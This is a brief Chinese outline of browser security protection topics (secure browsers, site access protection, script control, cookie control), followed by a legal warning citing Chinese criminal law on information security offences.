- 浏览器安全防护
  - 安全的浏览器
  - 网站访问防护
  - 脚本执行控制
  - Cookie控制
  - .....

## 严正声明

---

《中华人民共和国刑法》有很多关于信息安全的条例

非法获取公民信息、非法侵入控制计算机系统、对信息系统功能进行更改造成计算机信息系统无法正常运行、利用计算机实施金融诈骗。。。。。